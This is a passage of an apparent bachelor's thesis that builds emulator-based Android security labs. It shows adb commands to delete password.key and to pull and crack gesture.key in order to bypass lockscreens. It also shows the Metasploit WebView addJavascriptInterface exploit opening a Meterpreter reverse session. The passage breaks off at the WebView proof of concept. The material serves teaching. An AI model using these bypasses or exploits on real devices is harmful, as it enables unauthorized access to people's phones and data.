Android checks if two or more apps installed on the device have the same origin regarding the signing person or institution. Actually, every Android app runs as its own instance of the Dalvik VM and under its own UID. Hence, they are sandboxed by the system which means that they cannot access other apps' data. However, it is possible to run two apps under the same UID if they are created by the same developer. This is the case if the apps are signed with the same private key.

Android provides permissions which can only be obtained by apps signed with the certificate the system image has been signed with. These permissions are called *signature* or *signatureOrSystem*. A brief description can be found within table 2.3.

3.5. Inter-Component Communication

Although Android apps run within a sandbox and typically cannot access data or process information of other apps per default, it is possible to allow specified types of communication between particular apps.

Intents are Androids primary technique to enable inter-communication between apps or intra-communication between different components within the same app in the form of messages [11]. These messages can on the one hand be sent point-to-point which means that one instance directly addresses another specific instance. This type of Intent is called explicit Intent. On the other hand, the messages can be implicitly broadcast which means that they are sent to any listening app or component within the Android system. This type is called implicit Intent [25]. The first three of the following four types of components are able to communicate using Intents [11, 25]:

- **Activities** describe the content and design of the app's visible graphical user interfaces. They can be started and controlled using Intents. Furthermore, they are able to return data to their invoking component using Intents. Activities are declared within the app's *manifest.xml*.

- **Broadcast receivers** receive implicit Intents sent to multiple addressees. They handle the event in the background after getting triggered by the receipt of an appropriate Intent. There are three types of broadcast messages which receivers typically forward to acitivities or services. *Normal broadcasts* are directly sent to all registered receivers at one time. *Ordered broadcasts* are delivered to one receiver at a time. Any reached receiver of an ordered broadcast is able to stop the Intent's further propagation. Priority levels for receiving ordered broadcasts can be set

by the receiver. After delievery, *sticky broadcasts* remain accessible to broadcast receivers activated at a future point in time. Sent once, the current battery status for example can be retrieved by broadcast receivers as long as it does not change. As soon as the battery's status changes, a new sticky broadcast is sent.

- **Services** do not provide any kind of user interaction since they run in the background. Other components are able to bind to a service using Intents. Examples of services bound by other components are downloading files or decompressing archives in the background.

- **Content providers** are another component used to communicate between apps and to share data. Unlike other components, they do not use Intents. Content providers can be table-based (usually *SQLite* databases), file-based, or network-based [26]. The different types share the property that they are used as persistent internal data storage as well as for sharing information between applications. They can be addressed using URIs defined by the app providing the content provider.

A broadcast Intent sender can limit the Intent's recipients by requiring them to have a certain permission. Therefore, apps can make use of existing Android permissions or define new ones in their manifests.

To allow components to be accessed by other apps (public), the *exported* attribute within its declaration in *manifest.xml* has to be set. Otherwise only components belonging to the same app or to another app running under the same UID are able to see the component (private).

4. Development Environment

This chapter will describe the platorms, frameworks, and tools used to realize the labs which are based on virtual machines and do not require any hardware except for a normal computer. Hence, they can be simulated by anyone interested in practical security aspects of Android. The host operating system in which the development of the labs takes place is an Arch Linux with latest kernel 4.0.5-1.

4.1. Android Emulator

The Android SDK provides its own Android emulator [27] which can be controlled through the graphical Android Virtual Device Manager. It is possible to create arbitary Android version and device combinations with custom settings like size of RAM or sd-card, whether cameras are installed or not, and display resolution.

Figure 4.1.: Creating an Android Virtual Device with AVD Manager.

Besides the graphical user interface, there is also the possibility to run the emulator via the shell. There is a huge amount of parameters to control the Android emulator via the command line interface [27]. For the thesis' purpose it is advisable to run the emulator using the syntax *emulator @<avd_ name> &*, where the *&* forces the command to run in the background and therefore prevents it from blocking the shell.

To understand how the emulator works, its file structure has to be described. There is a dedicated directory for each virtual device within the folder *~/.android/avd*. By default, this folder contains the files *config.ini*, *userdata.img*, *userdata-qemu.img*, and *sd-card.img* if an sd card is configured. After starting the machine the first time, the files *cache.img*, *emulator-user.ini*, *hardware-quemu.ini*, and *userdata-qemu.img* are added. As it can be seen in table 4.1, there are some more files needed to run the AVD. These files are stored within the folder *opt/android-sdk/system-images/android-<API-Version>/default/<Architecture>/*. As each of these files is copied to a temporary file which is automatically removed when the emulator exits, modifying at runtime is not possible.

Table 4.1.: Files used by the Android emulator [28].

Filename	Contains	Filetype	Mountpoint
cache.img	Files cached by system and apps	YAFFS2 / EXT3/4	/cache
config.ini	information about the AVD itself, the emulated hardware, and the destination of files used by the emulator.	ASCII Text	-
emulator-user.ini	Window position of the AVD / UUID	ASCII Text	-
hardware-qemu.ini	specified information about the emulated hardware	ASCII Text	-
kernel-qemu	the Linux kernel optimized for Android devices	Linux kernel x86/ARM boot executable zImage	/sys
ramdisk.img	init-binaries and -scripts	gzip compressed cpio archive	/
sdcard.img	data on emulated SD card	FAT32 image	/sdcard
system.img	system binaries	YAFFS2 image	/system
userdata.img	user- and app-specific data	YAFFS2 image	/data
userdata-qemu.img	user-data of specific user	YAFFS2 image	/data

The Android emulator runs within its own virtual network with the network address space 10.0.2.0/24. Table 4.2 provides a brief overview of the most important addresses.

Table 4.2.: IP addresses of the emulator's network address space [28].

Address	Description
10.0.2.1	Gateway address.
10.0.2.2	Special alias references to your host's loopback interface (usually 127.0.0.1).
10.0.2.3	First Domain Name System (DNS) server.
10.0.2.<4-6>	Optional second, third, and fourth DNS server.
10.0.2.15	Network interface of the emulated device.
127.0.0.1	Loopback interface of the emulated device.

Right after creation, Android Virtual Devices (AVDs) provide root access via ADB by default. To simulate real conditions, the ADB daemon has to be run in non-root mode. Therefore, the following section will show the steps needed to create AVDs running an unrooted ADB daemon.

4.2. Building Android

To ensure that all packages needed to compile the Android system are available, the building environment should be installed and configured according to the official AOSP guide [29] and the documentation of the used operating system / distribution. For example, Arch Linux requires the setting of the default Python version to 2 and the Java version depending on the version of Android which has to be compiled. For compiling Android version 5.0 and higher, Java 7 is required. Android 4.4 down to 2.3 needs Java 6 and versions older than this Java 5. In Arch Linux, the command to set the default Java version to Java 6 is *archlinux-java set java-6-jdk*. In order to build Android versions older than Jelly Bean (4.1), *gcc* has either to be downgraded to version 4.4 or the package *gcc44-multilib-android* from the *Arch User Repository* (AUR) has to be installed additionally. In order to use this version of *gcc*, the parameters *CC=gcc-4.4* and *CXX=g++-4.4* have to be added to the *make* command. Android 2.2 (Froyo) needs Java 5 which is neither supported nor provided anymore by official Arch repositories or the AUR. To compile it anyway, the best way is to create a virtual machine with Ubuntu 10.04 running in it. When all prerequisites including Google's tool *repo* are installed and configured, the source code can be downloaded, prepared, and compiled [30, 31]. For this, the steps described in figure 4.2 are necessary.

```
1  % Create and enter working directory where source will be saved.
2  $ mkdir ~/android
3  $ cd ~/android
4
5  % Initialize repository.
6  % The parameter −b with the following Android branch is optional.
7  % If nothing given, the master−branch is checked out automatically.
8  $ repo init −u https://android.googlesource.com/platform/manifest −b <↩
       Android branch>
9  % Synchronize local repository. This step might take several hours.
10 $ repo sync −j8
11
12 % Initialize the build−environment.
13 $ source build/envsetup.sh
14
15 % Chose target build and buildtype.
16 $ lunch aosp−user
17
18 % Start compiling.
19 $ make−3.81 −j8
20 $
```

Figure 4.2.: Downloading and compiling Android sources.

The parameter *-j8* used with *repo sync* and *make-3.81* specifies the number of jobs running simultaneously. The actual number depends on the cpu(s) used by the compiling system. The number of processors and their cores can be identified using the command *cat /proc/cpuinfo*. In the case at hand, an Intel(R) Core(TM) i5-5200U CPU is used which possesses four virtual processors with two cores each. Hence the optimal number of eight jobs is used.

Table 4.3.: AOSP Buildtypes based on [31].

Buildtype	Description	Use
user	limited access; suited for production	Labs with non-root ADBD
userdebug	like *user* but with root access and debugability; preferred for debugging	not used
eng	development configuration with additional debugging tools	Labs with rooted ADBD

The most important step is to chose the buildtype *user* because this is responsible for having a system with an unrooted ADB daemon at the end of the compiling process. There are two other buildtypes *userdebug* and *eng* (default) which both result in automatically rooted ADB daemons. Executed in an ADB shell, the command *get-prop ro.build.type* shows the buildtype of the respective image. Besides the buildtype,

the architecture in which the images shall be compiled is another factor to be decided about while executing *lunch*. The standard native architecture of most Android devices is ARM. Hence, the most exploits are written and compiled for using them on ARM devices. However, images compiled in x86 architecture lead to faster running AVDs since this architecture is native to the overwhelming majority of client computers. Within a Linux environment however, the Kernel-based Virtual Machine (KVM) has to be installed and configured properly in order to run x86-based AVDs. Hence, the labs are exceptionless based on ARM images in order to minimize the students' effort concerning the installation and configuration of dependencies. Depending on the used platform, version, and type, there are several errors while compiling the Android images. Solutions for all of them can usually be found consulting relevant developer boards (XDA Developers[3], Stack Overflow[4] et al.). Mentioning all of the possible errors and solutions would be out of scope of this Bachelor's thesis.

4.3. Tools Used

In the following section, some of the used tools are described.

4.3.1. Android Debug Bridge

Figure 4.3.: Architecture of the Android Debug Bridge (ADB) [6].

The Android Debug Bridge (ADB) [32] is a client-server tool which allows accessing the Android device through USB and network. To enable the usage of ADB, first of all the developer options have to be unlocked through tapping on the *build number* seven times within the Android settings menu. After sucessfully unlocking, the options *USB*

---

[3]http://forum.xda-developers.com/
[4]http://stackoverflow.com/

debugging or *ADB over network* have to be activated within the developer options of the Android device. Especially on many Lollipop ROMs the last mentioned option is not built into the system settings and has to be activated through one of the many third-party apps from Google Play Store.

While the host's local ADB server runs on port 5037, the service *adbd* on the Android device listens by default on port 5555. ADB delievers a bunch of tools which can be invoked using the *adb* command with directly following parameters described in table 4.4. Furthermore, intergrated development environments (IDEs) like *Eclipse* and *Android Studio* can use their own instance of ADB to install and execute apps onto a device or AVD. Both instances use the host's local ADB server in order to communicate with the device's *adbd*.

Table 4.4.: Overview of important *adb* parameters

Parameter	Description
devices	Shows all connected Android devices with running ADBD.
install <apk-file>	Installs an *.apk* file on the Android device.
kill-server	Stops the ADB server daemon on the local computer.
pull <remote-src><local-dst>	Copies a file from the Android device to the local computer.
push <local-src><remote-dst>	Copies a file from the local computer to the Android device.
shell	Opens a remote shell to the Android device on the local computer.
start-server	Starts ADB server daemon on the local computer.

4.3.2. Android Studio

Android Studio[5] is Google's integrated development environment for Android. It provides standard IDE features like autocompletion and syntax highlighting but also more complex and specific functionalities like GitHub integration and multi-screen app development.

4.3.3. Metasploit

The Metasploit Framework[6] is a tool implemented in Ruby providing methods to create, configure, and run exploits. In some cases, vulnerability scanners show false positives. Metasploit can be used to check whether the results are valid or not. It is used to prove

---

[5]`https://developer.android.com/sdk/index.html`
[6]`http://www.metasploit.com/`

the criticality of vulnerabilites. A lot of exploits are already included, but there is also the possibility to extend Metasploit with additional, even self-written exploiting modules.

Metasploit's most important tool is its console which can be started using the command *msfconsole*. Within the console, the user can search for certain exploits, customise and configure them, add an appropriate payload, and finally run the exploit. The following table gives a brief overview of *msfconsole*'s most important commands.

Table 4.5.: Overview of important *msfconsole* commands.

Command	Description
exploit / run	Executes the chosen exploit.
jobs	Displays jobs and job IDs.
kill <job ID>	Kills a job with appropriate ID.
search <expression to search for>	Searches for modules / exploits.
sessions	Shows open Meterpreter, VNC, and (reverse) shell sessions.
sessions -i <session ID> / run	Interact with the session with the given ID.
set <exploit option> <value>	Sets the given option to the given value.
show options	Shows parameters of the selected module / exploit.
use <path to module / exploit>	Selects a certain module / exploit.

Metasploit also provides the so called Meterpreter. It is a tool providing the attacker a shell-like environment running on the target machine. After transporting and executing it as payload to the target machine using a dedicated exploit, the Meterpreter connects to the reverse handler listening on the attacker's machine and opens a virtual Meterpreter shell which enables the attacker to control the target machine.

4.3.4. Wireshark

Wireshark is one of the most famous network-sniffing tools. It provides a huge number of functionalities to capture, filter, and analyse traffic flowing through a local network interface. External tools enable Wireshark even to sniff the whole network using methods like ARP Poisoning.

5. Lab: Bypass Lockscreen

One of the most possible menaces is to lose the device or to get it stolen. For this case Full Disk Encryption (FDE) is implemented within Android. Unfortunately, on most devices it is not activated by default and therefore all data is stored unencrypted if FDE is not activated by the user. Even if Android's FDE is activated, there is a cold boot attack called FROST [33] to reconstruct the key using a mixture of deep-freezing and a custom bootloader. Unfortunately, this very interesting attack does not work with Android Virtual Devices and is therefore out of scope. Many people use a screen lock to protect their device from physical threats. A relevant physical attack forensic professionals actively apply [34] to learn about the used PIN or pattern, is the so-called *smudge* or *fingerprint attack* [35, 36]. As it also requires access to a physical device, this lab discusses software-based methods to break the security provided by the Android screen lock. Users of older devices in particular have their bootloader unlocked to use a custom ROM which is usually rooted and often has an active ADB deamon running on it. This lab demonstrates how to bypass the screen lock if the device is rooted and the usb debugging is activated. An additional challenge is provided through preparing the filesystem of another AVD to be read only.

5.1. Goal

The goal of both stages of the lab is to bypass the lockscreen and therefore get access to the device's graphical user interface. Further information can be found within the assignments chapter A of the appendix.

5.2. Background

According to Elenkov [6], Android provides a screen lock to protect the device from unwanted and unprivileged usage. There are several methods to unlock the device. The simplest is the slide unlock which protects the device from unwanted but not from unprivileged usage due to a lack of authentication. The PIN and password unlock methods are similar. A PIN only allows using numbers to unlock, whereas a password allows using alphanumeric as well as a range of special characters. The pattern unlock method requires the user to draw a specific pattern on a 3x3 grid. Android 4.0 furthermore introduced the face unlock method which uses simple facial recognition in order to unlock the device.

Android saves passwords and PINs as a concatenation of both, a SHA-1 as well as a MD5 digest. Before generating the digests, the password gets salted. This means, a random alphanumeric string is appended to the PIN or password. In order to verify a typed-in PIN or password, Android stores this salt under the *lockscreen.password_ salt* key in the *secure* table of the system's *setting provider* in Android versions < 4.2 or in the dedicated database */data/system/locksettings.db* in Android versions starting from 4.2 and above. After successfully generating the concatenated hashes of the salted PIN or password, it is saved within the file */data/system/password.key*.

Patterns are saved in a more simple way and without using the additional security feature of salting [6, 37]. They are only hashed once using the SHA-1 algorithm and then directly saved within the file */data/system/gesture.key*. Hence, they can be reconstructed by only knowing the content of the file *gesture.key*. Rickard Andersson shows with his php-based project[7] that Android patterns can easily be cracked online using a small database providing every possible combination of patterns as well as the respective SHA-1 digest.

5.3. Setup

The lab is separated into two stages. In the first stage, the students have to find out which files are linked to the lockscreen requiring a PIN or password. Furthermore, they learn what they can do to bypass it when they have write permissions. While stored PINs and passwords are additionally secured by salting and double hashing through SHA-1 and MD5, patterns are only secured through storing them as SHA-1 digest.

---

[7]`https://barney.0x539.se/android/`

The second stage deals with the fact that students only have read permissions and shows what they can do to bypass the pattern-based lockscreen anyway.

5.3.1. Stage One

The first stage of the lab is based on an AVD with the following specifications:
AVD Name: bypassingStageOne.avd
Android Version: Android Gingerbread (2.3.3)
Architecture: ARM
Build-type: eng
Lockscreen password: thisGetsHashed!

The goal of the first stage of the lab is to realize what Android does internally when asking for the lockscreen password. As the students have to delete the file */data/system/password.key*, it has to be generated through activating the device's lockscreen with the password security feature. The password used in this lab is 'thisGetsHashed!'. Furthermore, the ADB daemon has to be activated running as root. Since the AVD's ADB daemon runs as root by default, ticking the ADB box within Android's settings menu is sufficient.

5.3.2. Stage Two

The second stage of the lab is based on an AVD with the following specifications:
AVD Name: bypassingStageTwo.avd
Android Version: Android Gingerbread (2.3.3)
Architecture: ARM
Build-type: user

While stored PINs and passwords are additionally secured by salting and double hashing through SHA-1 and MD5, patterns are only secured through storing them as SHA-1 digest. This lab deals with the possibility to reconstruct the unlock pattern by understanding how it is stored on the device and then finding the appropriate pattern for the stored digest. First, the unlock pattern has to be defined. The pattern used in the lab can be seen in figure 5.1. Subsequently the file */data/system/gesture.key* has to be made world readable within a rooted ADB shell by executing the command *chmod 664 /data/system/gesture.key*. Once done, the device has to be unrooted using the script introduced in chapter 7.

Figure 5.1.: Configuring the lockscreen pattern.

According to figure 5.4, the hexadecimal sequence for the pattern configured in figure 5.1 reads as follows 06 03 00 01 05. After generating the SHA-1 digest of these coordinates, the system saves the digest *33d42dac16a104c0808ec0cb6a8d4cac2b8c7b50* in hexadecimal format within the file *gesture.key*. This can either be proofed by executing the command *echo -n "0603000105" | xxd -r -p | sha1sum* whose output should be equal to the value within *gesture.key* or just entered into the lockscreen's patternfield which should unlock immediately.

5.4. Proof of Concept

Each stage consists of a dedicated AVD. Hence, two separated proof of concepts are provided which work totally independently of each other. However, it is recommended to treat the labs in the given order.

5.4.1. Stage One: Bypass by Deleting

The digest of the password or PIN which is used to unlock the screen is stored within the file */data/system/password.key*. To bypass the lockscreen, this file has to be deleted.

One possible way to reach this goal is to execute the command *adb shell rm /data/system/password.key* while connected with the target device. Once deleted, the password-secured lockscreen can be unlocked by entering any password, even a blank one.

Figure 5.2.: Deleting the file *password.key* in order to unlock AVD.

5.4.2. Stage Two: Bypass by Cracking

First, the file */data/system/gesture.key* has to be downloaded using the *adb pull* command and then regarded using *xxd* or another hexeditor. The content of the file is a SHA-1 digest saved in hexadecimal format.

```
1  $ adb pull /data/system/gesture.key
2  0 KB/s (20 bytes in 0.081s)
3  $ xxd gesture.key
4  0000000: 33d4 2dac 16a1 04c0 808e c0cb 6a8d 4cac   3.-........j.L.
5  0000010: 2b8c 7b50                                 +.{P
```

Figure 5.3.: Downloading the file *gesture.key* and analyzing it using *xxd*.

To understand how this digest was generated, it is important to understand the android-specific pattern characteristics. After entering, each coordinate of the pattern is converted into a two-digit hexadecimal number using the system shown in figure 5.4. Before it generates the digest, the system concatenates these coordinates.

Figure 5.4.: Pattern coordinates.

For a project at the Dalarna University, Sweden, Rickard Andersson created a tool [38] to break the gestures. One part of this tool is a script implemented in PHP to generate a list containing each possible gesture and its corresponding SHA-1 digest.

To clarify, Rickard erroneously called the script *GenerateRainbowTable.php* although it is not generating a rainbow table [39] but a simple list of coordinate / hash pairs. However, the terms used by Rickard are retained for reasons of comprehensibility. To run it, *PHP*, *MySQL*, and their connector *php5-mysql* have to be installed.

```
1  $ mysql −p −u root
2  Enter password:
3  mysql> CREATE DATABASE AndroidLockScreen;
4  mysql> USE AndroidLockScreen;
5  mysql> CREATE TABLE RainbowTable (combination varchar(17), hash varchar↩
       (40));
```

Figure 5.5.: Creating required database and table in *MySQL*.

After filling in the *MySQL* credentials into the script and creating the appropriate database and table using the *MySQL* command line (figure 5.5), the script can be started. Depending on the processing power of the used computer, it takes approximately one and a half hour until all possible coordinate / hash pairs are calculated successfully. Once generated, the database can be searched for the appropriate coordinates using the known hash. Andersson furthermore provides a program written in C which automatically searches for the *gesture.key* file on the device, reads it, and then looks up the appropriate coordinates for the given hash in a dumpfile of the generated database.

5.5. Learning Outcomes

Students working on this lab and ideally solving it learn about the basics of the internal mechanisms of Android while setting a screen lock to protect the device. While working on the second stage, they additionally learn about basic cryptographic hash usage and how to break it.

6.   Lab: WebView

This network-based lab is about still recent vulnerabilites within the WebKit rendering engine of Android APIs up to version 16 [40]. To be more precise it is about its WebView class which does not only allow displaying rendered HTML documents in a browser, but also within native Android apps. Through embedding web content within them, the former native apps become a kind of hybrid because they contain both, components of native as well as of web apps. If the WebView class is not integrated properly, malicious websites loaded within the WebView can access sensitive data of the embedding app or even system functionality [41]. The lab deals with CVE-2012-6636 [42] and CVE-2013-4710 [43]. An example of a threat caused by this vulnerability is a user clicking on a malicious link within an email or on a website. The manipulation through a man-in-the-middle attack could also be possible in order to redirect the request if the connection is sent through an untrusted network using no encryption like SSL/TLS [44]. To simulate these cases, an app which frequently sends requests to a specific IP address / URI has been developed. Figure 6.1 visualizes the planned structure and procedure of the lab.

SYN
SYN
SYN
SYN
ACK
HTTP GET
HTTP 404 Not Found
SYN
ACK
HTTP GET
HTTP 200 OK
(Exploit + Payload)
Connect to Listener
(opening Meterpreter session)

$ apachectl start
(start webserver)

$ apachectl stop)
$ msfconsole
(stop webserver & start exploit in metasploit)

[...]
User-Agent:
[...] Android 4.1.2;
[...] AppleWebKit/534.30
[...]

```
msf exploit(webview addjavascriptinterface) >
[*] 127.0.0.1 webview addjavascriptinterface -
    Serving armle exploit...
[*] Sending stage (43586 bytes) to 127.0.0.1
[*] Meterpreter session 3 opened
    (127.0.0.1:4444 -> 127.0.0.1:35720)
```

Figure 6.1.: Diagram of the complete WebView lab's procedure.

6.1. Goal

The students' challenge is to detect the frequent SYN on the loopback device, open an appropriate webserver to receive the HTTP request, spot the relevant exploit, and then provide the malicious server on the URL the vulnerable AVD is asking for. The goal is to open a Meterpreter session on the vulnerable device. Further information can be found within the assignments, chapter A of the appendix.

6.2. Background

The given CVEs [42, 43] refer to a vulnerability of the Android API before version 17 which does not properly restrict the method *WebView.addJavascriptInterface*. The vulnerable Java reflection API's *addJavascriptInterface* [45] original purpose is to allow JavaScript to invoke Java code of Android native apps. For this, Android apps can register Java objects to WebView using this API. Public methods in these Java objects can then be invoked by JavaScript code from within the WebView [46]. Due to a bad implementation, the vulnerability allows attackers to execute arbitary methods of Java objects through remotely executing JavaScript code within a WebView component. There are two attack vectors, allowing an attacker to provide malicious replies to the vulnerable app's requests. The first is to compromise the traffic in order to accomplish a man-in-the-middle (MITM) attack. The other is to gain control over the requested ressource in order to directly provide malicious content on the webserver [47]. During the lab, the students have to make use of the second type of attack.

6.3. Setup

The lab is based on an AVD with the following specifications:
AVD Name: webView.avd
Android Version: Android KitKat (4.1.2)
Architecture: ARM
Build-type: user
Lockscreen Password: y0u5h0uldExpl0it

It is important to use a vulnerable Android / API version. Hence, an AVD running Android 4.1.2 (API 16) is created and tested manually whether it is vulnerable or not. Therefore after creating the AVD, the metasploit framework[8] gets installed and configured. When Metasploit is installed, the module *webview_ addjavascriptinterface* [48] has to be loaded and important parameters according to the procedure described within the next section have to be configured. When manually browsing to the URI provided by the created malicious server ends up in opening a Meterpreter session, the manual test

---

[8]http://www.metasploit.com

has been successful and the development of the app which automates the sending of the requests can start.

```
1  <receiver android:enabled="true"
2      android:name=".MyReceiver"
3      android:permission="android.permission.RECEIVE_BOOT_COMPLETED">
4      <intent-filter>
5          <action android:name="android.intent.action.BOOT_COMPLETED" />
6          <category android:name="android.intent.category.DEFAULT" />
7      </intent-filter>
8  </receiver>
```

Figure 6.2.: *AndroidManifest.xml* code snippet defining broadcast receiver.

For developing the app, *Android Studio* is used. Since there is only one task the app has to fulfill which is to send requests to a given IP address frequently, there is no graphical user interface (GUI) except the embedded WebView and a button to stop the app. However, the app automatically starts after the system has successfully booted up. To realize this, a broadcast receiver listening for the Intent *android.intent.action .BOOT_COMPLETED* according to figure 6.2 is implemented into the *AndroidManifest.xml* as well as to the class *MyReceiver*. This specific Intent is broadcasted by the system when it successfully finished the boot process. After receiving the Intent, the class *MyReceiver* automatically starts the method *onCreate()* of the class *MainActivity* which contains the method *sendRequest()* shown in figure 6.3. Line 3 creates a new object of the type WebView [49] called *webView* and binds it to the GUI element *webview*. The lines 5 to 10 prevent that Android loads URLs in the external standard application like the browser instead of loading it into the WebView. The lines 12-13 enable JavaScript and line 13 finally loads the given URL into the embedded WebView.

```
1  public void sendRequest (){
2
3          WebView webView = (WebView) findViewById(R.id.webview);
4
5          webView.setWebViewClient(new WebViewClient() {
6              public boolean shouldOverrideUrlLoading(WebView view, String ↩
                   url){
7                  view.loadUrl(url);
8                  return false;
9              }
10         });
11
12         WebSettings webSettings = webView.getSettings();
13         webSettings.setJavaScriptEnabled(true);
14         webView.loadUrl(url);
15  }
```

Figure 6.3.: Method *sendRequest()*.

In order to regularly send HTTP requests using the WebView class, the method *startRunnable()* (shown in figure 6.4) wraps the method *sendRequest()* into a runnable [50] (line 3 to 7) and afterwards creates an object named *executor* of the type *ScheduledExecutorService* [51] which is configured to call the runnable every n seconds, where n is the value of the int variable *seconds*.

```java
1  public void startRunnable(){
2
3          Runnable requestRunnable = new Runnable() {
4              public void run() {
5                  sendRequest();
6              }
7          };
8
9          ScheduledExecutorService executor = Executors.↩
                 newScheduledThreadPool(1);
10         executor.scheduleAtFixedRate(requestRunnable, 0, seconds, ↩
                 TimeUnit.SECONDS);
11  }
```

Figure 6.4.: Method *startRunnable()*.

As the AVD runs on the same machine the user is using, it is required to send the request to the IP 10.0.2.2. This IP points onto the loopback device of the host machine [28]. There are also some special configurations within metasploit which have to be regarded if the AVD runs on the same machine. These configurations are discussed in the next section.

It is possible to run the lab within a real network infrastructure. Hence, it can be integrated as an independent challenge into a network-based Capture The Flag competition. For this, the AVD has to run on a accessible guest system. Furthermore, the IP address within the code of the app has to be customized according to the given network configuration.

6.4. Proof of Concept

